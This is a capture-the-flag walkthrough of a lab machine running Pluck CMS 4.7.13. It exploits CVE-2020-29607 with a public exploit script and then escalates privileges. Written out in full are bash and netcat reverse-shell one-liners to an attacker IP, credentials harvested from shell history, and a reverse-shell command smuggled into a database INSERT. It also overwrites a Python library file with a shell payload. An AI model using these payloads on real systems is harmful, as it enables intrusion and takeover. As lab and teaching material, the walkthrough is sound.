
Dreaming : Solve the riddle that dreams have woven.

ip = "10.10.93.113"

First things first, lets see what running on this machine.

Here we get the default apache page, now we move on to dir enum to see what is lurking.
Dirbuster never disappoints, I get to see a list of dirs



It looks it is a pluck-4.7.13 CMS running. It has a CVE-2020-29607 of Remote File Upload

I downloaded the python script, it takes three arguments like seen below.

> python 49909.py 10.10.93.113 80 password /app/pluck-4.7.13

After navigating to the link below, I get a web shell where I can run some commands. I will do it my way and create a reverse shell to my machine.

bash -i >& /dev/tcp/10.4.69.161/1423 0>&1

I looked around the home folder where there are three users but I can`t access due to insufficient permissions.. After much struggle I got two python scripts. I read one of the file where I got one of the users password.

I am now able to ssh to the user lucien


Remember there were two files, in one i got the password, in the other its scripts that fetches data from the database. I have insuffient permissions to edit it but I can run it as user death.

I have a saying, history is for the beleivers, I get the creds for .mysql from .bash_history

The idea is to insert into the table

```
INSERT INTO dreams (dreamer, dream) VALUES ('myDream', '$(rm /tmp/f;mkfifo
/tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.4.69.161 1423 >/tmp/f)');
```

Now we create a NC listener, run the script and hope we get a shell with user death



We need to use pypy64 to check running processes

```
find / -type f -not -path "/proc/*" -not -path "/sys/*" -not -path
"/home/death/*" -writable 2>/dev/null
echo "import os;os.system(\"bash -c 'bash -i >& /dev/tcp/10.4.69.161/1290
0>&1'\")" > /usr/lib/python3.8/shutil.py
```

We create another nc listerner and we get a shell